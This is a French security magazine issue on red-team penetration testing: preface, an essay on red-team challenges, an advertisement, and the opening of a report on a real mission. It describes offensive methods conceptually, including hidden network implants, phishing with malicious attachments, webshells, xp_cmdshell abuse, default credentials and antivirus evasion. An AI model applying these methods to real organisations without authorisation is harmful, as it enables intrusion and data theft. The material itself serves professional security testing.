LES GUIDES DE
MISC
Multi-System & Internet Security Cookbook
HORS-SÉRIE
N°12
France METRO : 12,90 € — CH : 18,00 CHF — BEL/PORT.CONT : 13,90 € — DOM TOM : 13,90 € — CAN : 18,00 $ cad — MAR : 130 MAD

TESTS D'INTRUSION

LE GUIDE POUR COMPRENDRE & UTILISER LES TECHNIQUES D'ATTAQUES LES PLUS RÉCENTES !

TESTEZ LA SÉCURITÉ DE VOTRE ORGANISATION PAR UNE APPROCHE RED TEAM !

PLANIFIER VOTRE EXERCICE RED TEAM
Techniques et challenges pour un test d'intrusion réaliste

COMPROMETTRE LES POSTES CLIENTS
Développement d'exploits, stabilisation de backdoors et contournement d'antivirus

MAÎTRISER LE SOCIAL ENGINEERING
L'utilisation du mensonge comme outil d'intrusion

TESTER VOS DÉFENSES
Organisez votre campagne de tests Red Team, détectez et analysez les attaques

Édité par Les Éditions Diamond
L 16844 - 12 H - F: 12,90 € - RD
www.ed-diamond.com

Retrouvez toutes nos publications
LES ÉDITIONS DIAMOND
sur **www.ed-diamond.com**

MISC Hors-Série
est édité par **Les Éditions Diamond**

10, Place de la Cathédrale – 68000 Colmar – France

Tél. : 03 67 10 00 20 / **Fax :** 03 67 10 00 21

E-mail : cial@ed-diamond.com

Service commercial : abo@ed-diamond.com

Sites : www.miscmag.com
www.ed-diamond.com

Directeur de publication : Arnaud Metzler

Chef des rédactions : Denis Bodor

Rédacteur en chef : Cédric Foll

Secrétaire de rédaction : Aline Hof

Conception graphique : Kathrin Scali

Responsable publicité : Tél. : 03 67 10 00 27

Service abonnement : Tél. : 03 67 10 00 20

Impression : pva, Druck und Medien-Dienstleistungen GmbH, Landau, Allemagne

Distribution France :
(uniquement pour les dépositaires de presse)

MLP Réassort :
Plate-forme de Saint-Barthélemy-d'Anjou.
Tél. : 02 41 27 53 12
Plate-forme de Saint-Quentin-Fallavier.
Tél. : 04 74 82 63 04

Service des ventes :
Abomarque : 09 53 15 21 77

IMPRIMÉ en Allemagne - PRINTED in Germany

Dépôt légal : A parution

N° ISSN : 1631-9036

Commission Paritaire : K 81190

Périodicité : Bimestrielle

Prix de vente : 12,90 Euros

Membre April
www.april.org

Les articles non signés contenus dans ce numéro ont été rédigés par les membres de l'équipe rédactionnelle des Éditions Diamond.

CHARTE DE MISC :

MISC est un magazine consacré à la sécurité informatique sous tous ses aspects (comme le système, le réseau ou encore la programmation) et où les perspectives techniques et scientifiques occupent une place prépondérante. Toutefois, les questions connexes (modalités juridiques, menaces informationnelles) sont également considérées, ce qui fait de MISC une revue capable d'appréhender la complexité croissante des systèmes d'information, et les problèmes de sécurité qui l'accompagnent. MISC vise un large public de personnes souhaitant élargir ses connaissances en se tenant informées des dernières techniques et des outils utilisés afin de mettre en place une défense adéquate. MISC propose des articles complets et pédagogiques afin d'anticiper au mieux les risques liés au piratage et les solutions pour y remédier, présentant pour cela des techniques offensives autant que défensives, leurs avantages et leurs limites, des facettes indissociables pour considérer tous les enjeux de la sécurité informatique.

PRÉFACE

Bienvenu dans ce nouveau *mook* de *MISC*, dont l'ambition est de vous faire bénéficier des retours d'expérience de nombreux passionnés réalisant des tests d'intrusion Red Team. Si la définition du « Red Team » n'est pas triviale et sa frontière avec un test d'intrusion plus classique parfois ténue, sa caractéristique principale est de simuler de façon la plus réaliste possible une attaque informatique entre d'un côté les attaquants (la Red Team) et les défenseurs (la Blue Team). Cela dans le but de tester la sécurité d'une organisation face à des attaquants sérieux et motivés.

Une première partie présentera les tests d'intrusion Red Team, leur apport pour une organisation et les challenges que cette approche comporte. Nous suivrons ainsi Marc dans une mission Red Team pour observer les difficultés et les succès de ce type d'intrusion. Bien entendu, ce sont les vulnérabilités qui permettent aux attaquants de progresser. Aussi nous ferons un point avec Vincent sur une classe de vulnérabilités pouvant mettre à mal la sécurité de vos applications : les attaques de prédictions de jetons, avec l'exemple de la fonction *mt_rand()* dans *EZ Publish*.

Puis, nous partirons à l'assaut des postes de travail. Cette partie est centrale dans la réalisation d'un test Red Team, car la compromission d'un poste client est aujourd'hui un moyen utilisé efficacement par les assaillants pour pénétrer sur un réseau interne. Clément présentera les techniques et les outils utilisés pour ce type de compromission, en soulignant les technologies les plus vulnérables et dont l'exploitation est la plus fiable et la plus simple. Puis Romain décortiquera la création d'une porte dérobée permettant d'exfiltrer les données d'une organisation. Car l'approche Red Team ne se limite pas à lister des vulnérabilités, mais doit aussi démontrer l'impact d'une attaque réussie, depuis la phase de reconnaissance jusqu'à la phase de récupération des informations sensibles. C'est aussi dans ce cadre-là qu'Eloi nous présentera ses travaux sur les *packers*. Même si rares sont les professionnels qui pensent encore que les antivirus sont des outils de protection absolument efficaces, il serait faux de penser qu'ils ne détectent jamais aucun comportement malveillant et que leur contournement ne demande pas une préparation attentive.

Dans la troisième partie, Zakaria présentera le *social engineering* comme outil d'intrusion, et vous apprendra à mentir pour tester la sécurité d'une organisation. Puis Frédéric nous donnera des idées pour aller plus loin dans les scénarios d'attaque··· ce qui nous fera percevoir les limites de ce qui peut être fait dans le cadre d'un test d'intrusion légal.

La dernière partie, toute aussi importante que les précédentes, nous présentera le point de vue de la Blue Team. Thomas nous présentera Malcom. Ce nouvel outil permet de corréler les traces réseaux d'un malware avec celles d'autres attaques détectées sur Internet, l'objectif étant notamment de déterminer si nous sommes face à une attaque ciblée, développée spécifiquement pour compromettre notre organisation, ou simplement sur un malware générique. Enfin, Nicolas nous présentera son retour d'expérience en tant que RSSI d'une organisation ayant réalisé une vaste campagne d'intrusion Red Team. Quels sont les leçons et les bénéfices que nous pouvons espérer de ce type d'exercice ?

Bonne lecture !

Renaud Feil - @synacktiv

Sommaire


MISC Hors-Série N°12

TESTS D'INTRUSION

3

ATTAQUES
TOUS AZIMUTS

4



À L'INTÉRIEUR
DE LA FORTERESSE ASSIÉGÉE

1

1 LES TESTS D'INTRUSION SONT MORTS, VIVE LES TESTS D'INTRUSION RED TEAM

À découvrir dans cette partie...

1 LES TESTS D'INTRUSION SONT MORTS, VIVE LES TESTS D'INTRUSION RED TEAM

TESTS D'INTRUSION RED TEAM : ÉVOLUTIONS ET CHALLENGES

Renaud Feil

Qu'est-ce qu'un test d'intrusion Red Team ? En quoi cette approche se distingue d'autres tests d'intrusion plus « classiques » ? Quels sont les challenges particuliers de ce type d'évaluation sécurité, à la fois pour les sociétés d'expertise en sécurité qui jouent les attaquants (Red Team), pour les commanditaires et leurs équipes de défense (Blue Team) et enfin pour les jeunes talents cherchant à se perfectionner dans cet exercice ?

1. PRÉSENTATION DE L'APPROCHE « RED TEAM »

Par rapport à des tests d'intrusion plus « classiques », il est généralement entendu que l'approche « Red Team » présente plusieurs des caractéristiques suivantes :

- L'objectif n'est pas de lister un grand nombre de vulnérabilités, mais d'exploiter complètement quelques vulnérabilités critiques. L'intrusion devient intéressante après la compromission d'un premier système, parfois en combinant plusieurs vulnérabilités, puis en réutilisant les mots de passe découverts et en compromettant en cascade un nombre croissant de systèmes.
- Les tests doivent démontrer qu'un attaquant peut mettre en danger les activités de l'organisation et pas simplement trouver des vulnérabilités sur des composants isolés. Il est attendu que l'équipe d'intrusion récupère des informations confidentielles ou accède à des processus métiers critiques.
- Le périmètre est généralement très large. Il devrait englober l'ensemble de l'organisation, voire même ses partenaires clés.
- Les méthodologies pour atteindre les objectifs sont variées. Elles peuvent inclure l'ingénierie sociale, l'envoi d'e-mails malveillants, la recherche de vulnérabilités sur des produits peu audités ou encore l'intrusion physique.
- Il ne s'agit pas de valider le respect de la politique de sécurité ou d'un hypothétique état de l'art, mais de montrer comment un attaquant peut réussir son intrusion malgré les systèmes de sécurité en place.
- Les équipes informatiques de la cible ne sont généralement pas au courant des tests, ce qui permet de tester leurs capacités de détection et de réaction aux attaques.
- Les profils réalisant ce type de tests doivent avoir des compétences pointues sur de nombreuses technologies. Il n'est pas rare de démarrer l'intrusion par une vulnérabilité web, pour enchaîner avec un mélange de vulnérabilités sur des systèmes UNIX et des protocoles réseaux, pour pouvoir enfin attaquer les systèmes de l'Active Directory interne. Cela nécessite souvent une équipe pluridisciplinaire, mais certains profils exceptionnels disposent du large éventail de connaissances nécessaires.

Ces caractéristiques facilitent la distinction entre l'approche « Red Team » et les autres approches plus conventionnelles, à savoir :

- Scans de vulnérabilités : utiles pour suivre régulièrement et à moindres frais les vulnérabilités apparaissant sur les composants du périmètre.
- Tests d'intrusion et audits de sécurité sur une application ou un ensemble de systèmes : pertinents pour identifier de façon approfondie les failles de sécurité d'un périmètre réduit.
- Audits organisationnels : intéressants pour s'assurer que les procédures de sécurité sont respectées.

Il ne s'agit pas de mettre en avant une approche par rapport à une autre, car elles ont toutes leur intérêt. Néanmoins, l'approche « Red Team » devrait être privilégiée pour évaluer de façon réaliste la robustesse d'une organisation dans son ensemble et face à des attaquants déterminés.

2. CHALLENGES POUR LES ÉQUIPES EN CHARGE DE LA DÉFENSE

Le besoin de favoriser l'approche Red Team provient du constat du perfectionnement et de la professionnalisation des attaquants. L'actualité l'a encore rappelé au grand public avec la compromission de la société *Hacking Team* **[HACKINGTEAM]**, qui démontre l'existence de groupes organisés vendant des outils privés et des exploits de type *0-day* pour permettre à leurs clients de conserver un avantage lors de leurs opérations offensives. Avec toutes les limites liées aux contraintes budgétaires et légales, les tests Red Team ambitionnent de simuler ces fameuses APT (et dont certains donnent la définition suivante : « There are people smarter than you, they have more resources than you, and they are coming for you. Good luck with that. »).

Dans les organisations « exposées », les défenseurs se retrouvent face à la difficile tâche de rester dans la course aux armements. Il est donc normal de remettre au goût du jour les méthodologies de tests d'intrusion pour avoir une approche plus globale. Alors certes la réalisation de tests Red Team peut apporter dans un premier temps certaines craintes, voire un pessimisme dans les organisations peu habituées. La prise de conscience de l'insuffisance des mesures de sécurité, voire leur inutilité pure et simple quand la Red Team les contourne en attaquant un endroit totalement inattendu et non protégé (filiale dont le réseau est peu supervisé, vieux systèmes vulnérables alors que des efforts importants ont été mis en œuvre sur les nouvelles applications, etc.).

Mais il serait dommage de ne pas réaliser cet exercice sous prétexte que les résultats ne plairont pas. Car cette approche peut aussi donner certains espoirs. Une Blue Team bien organisée peut détecter certaines attaques et y réagir. Un peu de sensibilisation chez les utilisateurs et la compétence grandissante des équipes de réaction aux incidents font parfois des miracles. Dans ce cadre-là, la sécurité n'est pas toujours un échec. Des outils de défense efficaces (mais jamais parfaits) existent et les attaquants font des erreurs, comme tout le monde, et laissent des traces. Cet exercice permet ainsi de souligner l'importance de la supervision et de la réaction aux incidents.

Enfin, et ce n'est pas forcement une considération inutile, les risques perçus lors de la restitution d'un test Red Team sont plus facile à comprendre pour le management de l'organisation ciblée. Alors qu'il est toujours facile de remettre en question la gravité de certains points d'audits effectués en boîte blanche, les conclusions d'un test Red Team parlent d'eux-mêmes : une équipe disposant de moyens limités a été capable de récupérer des informations sensibles sans avoir d'accès préalables sur les systèmes ciblés.

3. CHALLENGES POUR LES SOCIÉTÉS RÉALISANT LES TESTS D'INTRUSION

Si le perfectionnement croissant des attaques est un challenge pour les organisations devant se protéger, cette évolution force aussi les sociétés réalisant des tests d'intrusion à se remettre en question et à niveau. Comment proposer à ses clients un niveau d'assurance correct quand ceux-ci doivent faire face à des attaquants disposant de beaucoup de temps, de compétences difficiles à trouver sur le marché et d'outils privés parfois hors de prix ? Comment simuler les attaques d'entités organisées avec les contraintes d'une société commerciale (rentabilité, pénurie de talents, etc.) ?

Tout d'abord un peu d'honnêteté : un test d'intrusion, même Red Team, ne simulera pas les attaques de l'office TAO de la NSA **[TAO]**. Ce n'est pas réaliste. Mais pas de pessimisme non plus. Ce que les révélations sur l'entité de renseignement la plus puissante du monde ont révélé (via Edward Snowden et WikiLeaks), c'est que leurs outils d'intrusion ne défient *a priori* pas la logique et l'état de l'art des connaissances en sécurité informatique. Ils sont, par contre, incroyablement industrialisés, fiabilisés et testés sur différentes versions de matériels et de logiciels cibles, et intégrés entre eux pour les rendre efficaces.

Quant aux organisations malveillantes non étatiques, elles ne disposent pas non plus de moyens illimités et sont confrontées aux mêmes challenges techniques et à la difficulté à recruter les meilleurs.

Ce sera donc un premier challenge pour les sociétés de conseil : disposer d'un ensemble d'outils adaptés à ce type de prestations. De nombreux logiciels sont disponibles sur Internet et le seul défi est de les maîtriser et de corriger le cas échéant les bugs qu'ils peuvent contenir. Mais pour d'autres outils, notamment ceux susceptibles d'être reconnus par des antivirus, il est indispensable de disposer d'une version privée pouvant être lancée sur le terrain, pour limiter les risques d'alerter trop facilement la Blue Team. Nous pensons en particulier aux backdoors, aux macros Office malveillantes, aux webshells, aux versions de Mimikatz modifiées et améliorées, etc.

L'outillage fait beaucoup, mais il ne fait pas tout. La question des compétences est encore plus critique. L'équipe Red Team devra être capable de travailler en mode projet. Contrairement à des tests d'intrusion ou à des évaluations sécurité sur un périmètre restreint, les campagnes Red Team peuvent mobiliser une équipe large d'experts sécurité (typiquement entre 3 et 6 experts sécurité, car au-delà la coordination d'équipe peut devenir complexe). Cela répond au besoin de mobiliser des compétences variées : intrusion sur les postes clients, évasion antivirus, intrusion interne sur les domaines Active Directory, stabilisation d'exploits, intrusion physique, tests Wi-Fi, etc.

À noter le besoin d'une compétence complémentaire par rapport aux tests d'intrusion classiques : la furtivité. Il est pertinent dans ce type de test de ne pas trop faciliter le travail de la Blue Team et d'essayer d'être moins bruyant qu'un scanner de vulnérabilités ! Cette compétence vient souvent avec l'expérience et la maîtrise des différentes attaques, qui permet d'éviter le bruit causé par les essais avortés et les recherches inutiles. Cela permet ainsi de tester l'efficacité d'un SOC face à un attaquant sérieux, qui sans jamais être totalement invisible, fera attention à ne pas se faire détecter.

Comme on le voit, il s'agit de challenges passionnants. Contrairement à ce que disent certains oiseaux de mauvais augure qui annoncent depuis longtemps la banalisation des tests d'intrusion, un exercice Red Team reste une approche essentiellement manuelle demandant une expertise poussée et des outils fiables. Nous sommes loin, très loin du scan de vulnérabilités automatisé.

4. CHALLENGES POUR LES JEUNES PASSIONNÉS

L'étendue des connaissances qu'un jeune passionné de sécurité doit assimiler est aujourd'hui impressionnante. À la fin des années 90, il existait peu de sources d'informations fiables en sécurité informatique et elles n'étaient pas toujours faciles à trouver. Mais les techniques d'intrusion étaient relativement simples et les contre-mesures encore peu développées. Le challenge était de trouver la bonne information.

Aujourd'hui, le jeune se retrouve face à une infinité de sources d'informations, librement accessibles sur Internet, dans la presse papier (*MISC* en est un bon exemple, mais aussi les nombreux livres parfois fort volumineux). Cependant, les techniques sont devenues nettement plus complexes, les contre-mesures et les couches de sécurité se sont empilées et rendent aujourd'hui l'exploitation d'un *buffer overflow* sur une version moderne d'un système exploitation pour le moins déroutante pour un débutant. Le challenge est désormais de trier et d'assimiler non seulement les attaques récentes, mais aussi l'histoire des recherches ayant menées à ces attaques. Car la plupart des vulnérabilités publiées aujourd'hui ne sont que des évolutions de vulnérabilités et de techniques existantes depuis bien longtemps. Mais en plus compliqué. Parfois beaucoup plus compliqué.

Les jeunes diplômés se retrouvent ainsi face à un véritable challenge que seuls la passion, la rigueur et un peu de génie peuvent surmonter. Pour pouvoir espérer rapidement être capable d'évaluer la sécurité d'un système avec une efficacité se rapprochant d'un professionnel aguerri, il faut se lever tôt. De plus, le jeune passionné s'orientant vers une carrière dans le test d'intrusion doit concilier plusieurs impératifs parfois opposés :

- Être suffisamment spécialisé pour trouver et exploiter des vulnérabilités dans des technologies récentes, tout en connaissant de nombreuses technologies pour s'adapter à toutes les cibles.
- Connaître les outils existants, pour en tirer parti vite et bien quand c'est possible, mais savoir tout faire manuellement pour ne pas être bloqué par ces mêmes outils dans les cas limites.
- Savoir se concentrer et s'isoler pour avancer, mais aussi être capable de s'intégrer dans une équipe plus large et partager ses travaux avec ses collègues et, au final, le client.

Un avertissement aux candidats : la passion est indispensable, mais elle ne fait pas tout. Être capable d'apprendre vite est un plus, mais là aussi c'est une qualité qui doit être mise en pratique. Bref, annoncer que l'on est passionné de sécurité depuis plusieurs années et qu'on apprend vite, c'est bien. Montrer que l'on a des connaissances précises et développer des projets concrets, c'est mieux.

CONCLUSION

Il n'a jamais été aussi passionnant de faire des tests d'intrusion qu'aujourd'hui. Le niveau de sécurité des organisations augmente progressivement, et même si l'attaquant garde encore largement l'avantage, le maintien d'une bonne capacité offensive apporte son lot de challenge. ■

REMERCIEMENTS

Merci à toute l'équipe Synacktiv pour ses relectures et pour sa passion dès qu'un challenge intrusif doit être surmonté !

RÉFÉRENCES

[HACKINGTEAM] **https://fr.wikipedia.org/wiki/Hacking_Team**

[TAO] **https://fr.wikipedia.org/wiki/Tailored_Access_Operations**

DOMAINES | MAIL | **HÉBERGEMENT** | E-COMMERCE | SERVEURS

100 %

POUR VOS PROJETS WEB

Nous mettons notre savoir-faire et notre passion à votre service depuis plus de 25 ans. Avec notre expérience, nos 5 data centers haute performance, plus de 12 millions de contrats clients et plus de 8000 spécialistes présents dans 10 pays, nous nous consacrons à 100 % à la réussite de vos projets Web. Pour toutes ces raisons, et parce que l'Internet est notre raison d'être, nous sommes votre meilleur partenaire.

~~4,99~€~~

À partir de 0,99 € HT/mois (1,19 € TTC)*

✓ 100 % performant

- Espace disque **illimité**
- Sites Web **illimités**
- Trafic **illimité**
- Comptes email **illimités**
- **NOUVEAU :** bases MySQL **illimitées** sur disque SSD
- Domaines **illimités** (1 inclus)

✓ 100 % disponible

- **Géo-redondance** et sauvegardes quotidiennes
- 1&1 CDN
- 1&1 SiteLock Basic
- Assistance 24/7

✓ 100 % personnalisable

- 1&1 Applications Click & Build comme WordPress et Joomla!®
- 1&1 Mobile Website Builder
- **NOUVEAU :** NetObjects Fusion® 2015 - 1&1 Edition

1 MOIS POUR ESSAYER

1 CLIC POUR CHANGER DE PACK

1 APPEL UN EXPERT VOUS RÉPOND

0970 808 911
(appel non surtaxé)

1&1

1and1.fr

*Les packs 1&1 Hosting Unlimited sont à partir de 0,99 € HT/mois (1,19 € TTC) pour un engagement minimum de 12 mois. À l'issue des 12 premiers mois, les prix habituels s'appliquent. Certaines fonctionnalités citées ne sont pas disponibles dans tous les packs. Offres sans durée minimum d'engagement également disponibles. Conditions détaillées sur 1and1.fr.
Rubik's Cube® utilisé avec l'accord de Rubik's Brand Ltd.

RED TEAM

ROUGE TOTAL : RETOUR D'EXPÉRIENCE SUR UNE MISSION RED TEAM

Marc Lebrun

Issu du vocabulaire militaire, où « Red Team » et « Blue Team » s'affrontent lors des manœuvres d'exercice, ce terme est de plus en plus rencontré dans le monde de la sécurité informatique : intitulés de conférence, catalogues de formations et maintenant jusque dans les brochures commerciales des sociétés de conseil en sécurité. Une attaque « Red Team » vise donc à simuler une attaque ciblée, considérant l'entreprise « victime » comme un tout. Tous les moyens sont bons pour parvenir à ses fins, enfin, presque...

1. DÉFINITION D'UNE MISSION « RED TEAM »

Tout d'abord quelques généralités sur les missions en mode « Red Team ». Le but de ce type de mission est principalement de mettre à l'épreuve la « Blue Team », c'est-à-dire les équipes de sécurité de la cible ainsi que toutes les contre-mesures techniques qu'elles ont mises en œuvre.

Comme pour un test d'intrusion plus classique, on ne cherche pas ici à être totalement exhaustif sur les vulnérabilités présentes à la fois sur les périmètres externes et internes, mais bien à se mettre dans la peau d'un attaquant en conditions réelles, cherchant à s'introduire à tout prix sur le système d'information. Selon le contexte du client, la Red Team cherche donc à s'en prendre aux « bijoux de famille » ou encore à « faire péter la banque ». Ainsi dans un contexte financier ou bancaire, on voudra prouver la possibilité de manipuler de l'argent ou d'obtenir des informations bancaires ; dans un contexte de santé, à obtenir des données personnelles et médicales ; et ainsi de suite. Par défaut, il faudra taper là où ça fait mal en visant les éléments névralgiques du Système d'Information : domaine(s) Active Directory, ERP, bases de données, système de stockages de fichiers, données de R&D, etc. Le tout sans se faire détecter, si possible.

Bien qu'il soit en théorie « tout permis », on retrouve en général trois principaux axes d'attaque.

1.1 Tests d'intrusions sur les adresses IP exposées sur Internet

Difficile de faire du Red Team sans faire des tests d'intrusion. Ces tests sont en général menés durant toute la durée de la mission, en parallèle des autres actions. On cherche dans un premier temps à identifier le périmètre du client et à trouver un moyen de rentrer en DMZ, voire directement sur le système d'information. Les tests internes démarrent alors depuis cet accès, à la poursuite de l'objectif déterminé (vol de données, prise de contrôle du système d'information...).

Pour aller au bout de la démonstration, il faudra également qualifier et quantifier les données sur lesquelles on a mis la main et évaluer les moyens les plus adaptés à leur exfiltration.

1.2 Intrusion physique

L'intrusion physique dans les locaux de l'entreprise ciblée permet de contourner bien des mécanismes de sécurité déployés sur le système d'information. En effet, une fois dans les locaux, il est en général possible de cacher un appareil du type PwnPlug, Fonera ou Raspberry Pi disposant d'une clef 3G afin d'obtenir un accès direct au réseau interne. Un montage VPN du style « Kali Linux ISO of Doom » **[DOOM]** appliqué à ce type de matériel permettra la réalisation d'un pont réseau offrant un accès au réseau local. Mais il faudra également anticiper les cas où les flux sortants sont filtrés plus strictement, en étant en mesure d'ouvrir des tunnels réseau au sein de protocoles autorisés par exemple.

Un appareil de ce type, fonctionnant en Power over Ethernet, connecté à un téléphone IP et correctement camouflé est donc idéal. Encore faut-il ne pas se faire attraper, plaquer au sol et casser le bras par un agent de sécurité avant d'avoir pu le connecter :-)

1.3 Social Engineering

Cette partie est souvent mise en avant comme la partie la plus importante de la mission Red Team, voire comme sa seule composante. Il faut bien admettre que c'est celle qui marque généralement le plus les esprits. C'est en effet un exercice qui ne repose qu'en partie, voire pas du tout, sur la technique et tout un chacun est en mesure d'en saisir le mode de réalisation et les enjeux.

Cette phase est en général composée d'une ou plusieurs des opérations suivantes :

- appels téléphoniques visant à obtenir des mots de passe ou à faire réaliser des actions aux utilisateurs sur le système d'information ;
- envois de mails embarquant une pièce jointe malveillante (porte dérobée ou RAT) ;
- envois de mails de phishing afin d'obtenir des identifiants valides sur le webmail, les points d'entrée VPN, l'extranet ou autre ressource accessible depuis l'extérieur.

Toutes sortes de scénarios sont envisageables à ce niveau. Plus on se documente sur les cibles éventuelles et sur le fonctionnement de la société en amont, plus grandes sont les chances de succès.

2. CONTEXTE DE LA MISSION

Cet article présente un retour d'expérience sur une réelle mission Red Team, réalisée par nos équipes. Pour des raisons évidentes de confidentialité, il n'est bien sûr pas possible ici de décrire en détail toutes les vulnérabilités découvertes lors de cette mission. La suite de cet article s'attachera plutôt à présenter la démarche mise en œuvre et à fournir une analyse critique sur ce type d'exercice.

2.1 Besoin du client

Le client a formulé le besoin de réaliser une opération d'intrusion de grande ampleur, ciblant à la fois les équipements exposés sur Internet, mais également les composantes humaines de la sécurité du système d'information.

Le périmètre externe cible était composé de plus de 2000 adresses IP, éparpillées dans plusieurs pays, sur des fuseaux horaires parfois très éloignés de la France. Le but premier de la mission était d'évaluer la possibilité pour un attaquant de découvrir des failles sur ce périmètre, de pénétrer en DMZ, et a fortiori sur le réseau interne de l'entreprise.

En complément de ces tests purement techniques, des opérations de Social Engineering ont été envisagées afin d'évaluer la viabilité de ce vecteur lors d'une attaque ciblée de grande ampleur (type « APT »).

Le seul point écarté d'emblée à la demande du client était la partie « Intrusion physique », qui ne lui semblait pas pertinente.

2.2 Contraintes

En dehors de l'exclusion des tests d'intrusion physiques, le client nous a imposé pour cette mission certaines contraintes. La première d'entre elles a été de ne réaliser des tests qu'en heures ouvrées. Dans le cadre des applications hébergées à l'étranger, il a donc fallu « coller » aux heures ouvrées de ces pays en réalisant des scans et des tests de nuit.

Demande pour le moins surprenante dans le cadre d'une mission de ce type, nous devions également effectuer des points d'avancement hebdomadaires. On peut comprendre la volonté de contrôler les avancées et d'évaluer l'impact des attaques réalisées, mais avec des points aussi fréquents, on commence alors déjà à sortir du cadre « simuler une APT ». Ainsi, l'entreprise cible était tenue informée (et donc probablement la « Blue Team »...) de nos avancées et de nos éventuels points de blocage durant les 3 à 4 mois de la mission.

3. DÉROULEMENT DE LA MISSION

3.1 Nmap all the Internets

Le premier défi technique a été d'appréhender un périmètre aussi large. Bien que le temps à disposition pour réaliser ces tests soit plus important que lors de tests d'intrusion classiques, il n'était pour autant pas envisageable de scanner exhaustivement les 2000 adresses IP. Surtout lorsque certaines machines, à l'autre bout du monde, mettent parfois plusieurs secondes à répondre à une demande de connexion...

Il nous a donc fallu cibler les services les plus susceptibles de fournir des points d'entrée, grâce à un accès anonyme ou avec des identifiants présents par défaut, ainsi que ceux présentant les fonctionnalités les plus intéressantes à exploiter. En clair, les services facilement exploitables et les services les plus critiques.

Dans le premier lot, on retrouve les vulnérabilités « discount » des tests d'intrusion internes, dont la détection et l'exploitation sont facilement automatisées :

- serveurs FTP ;
- partages de fichiers ;
- services SNMP ;
- Rlogin et autres antiquités.

Non, ces services n'ont pas vocation à se retrouver tout nus sur Internet, mais c'est un lieu à la fois magique et étrange, où il faut s'attendre à l'inattendu :-)

Il y a peu de chance qu'un de ces services fournisse des accès directs au système d'information, mais pourquoi pas des éléments réutilisables afin de forcer un verrou ailleurs sur le périmètre. La probabilité de trouver des données vraiment intéressantes reste faible, mais sur un périmètre aussi large...

Le deuxième lot est celui sur lequel nous avons, en toute logique, passé le plus de temps. Dans cette catégorie on retrouve des cibles plus classiques de tests d'intrusions externes : applications web, Web Services, points d'accès VPN et plus généralement, tout type d'interfaces d'administration.

Nous n'avons pas eu la chance de découvrir d'accès VPN reposant sur des mécanismes d'authentification obsolètes, ni d'accès SSH ou Telnet autorisant root/root, admin/password ou autres identifiants traditionnellement utilisés par les administrateurs en manque d'inspiration. Nous nous sommes donc rabattus sur les dizaines (centaines?) d'applications web découvertes lors de ces scans.

3.2 I can haz webshellz ?

Nous voilà donc avec une bonne pile d'applications web en tout genre à tester, des sites « vitrines » pour la plupart. Nous avons ciblé en priorité les « vraies vulnérabilités », celles qui sont directement exploitables et qui ont un vrai impact. Exit donc XSS, CSRF et autres failles SSL/TLS aux noms « hype »,

mais ne se révélant exploitables qu'en théorie. Certaines de ces failles peuvent avoir de l'intérêt dans le cas où nous ferions chou blanc, mais il vaut mieux dans un premier temps s'intéresser aux failles permettant d'obtenir un accès direct à des équipements en DMZ ou même sur le réseau interne.

Les failles web recherchées en priorité durant cette phase sont donc toutes celles qui pourraient fournir l'occasion de déposer un Webshell ou d'interagir avec le système d'exploitation d'une machine en DMZ :

- ⇨ failles d'upload ;
- ⇨ interfaces d'administration de serveurs applicatifs (Tomcat, Jboss, Websphere, etc.) ;
- ⇨ les CMS, et leurs plugins présentant des failles critiques ;
- ⇨ RCE et autres aberrations tout droit sorties du Web 1.5.

Dans une moindre mesure, les injections SQL peuvent également présenter un intérêt. Il est en effet possible d'interagir relativement aisément avec le système d'exploitation, en fonction des privilèges obtenus, sur des SGDB tels que Microsoft SQL Server (via la procédure `xp_cmdshell`) ou Oracle (via `UTL_FILE`, `CTXSYS`, le scheduler ou les préprocesseurs de table, entre autres...).

3.3 J'en veux, Joe, j'en veux !

3.3.1 Oracle Reports

Après les premières phases de scan, de fingerprinting, et de fuzzing d'URI, nous avons découvert une première piste sérieuse. Un serveur Oracle Reports dont l'interface d'administration n'est pas protégée par un mot de passe. Elle ne permet pas de déployer de nouvelles applications (un Webshell par exemple), mais il est possible de lui faire exécuter des instructions de maintenance natives.

Figure 1

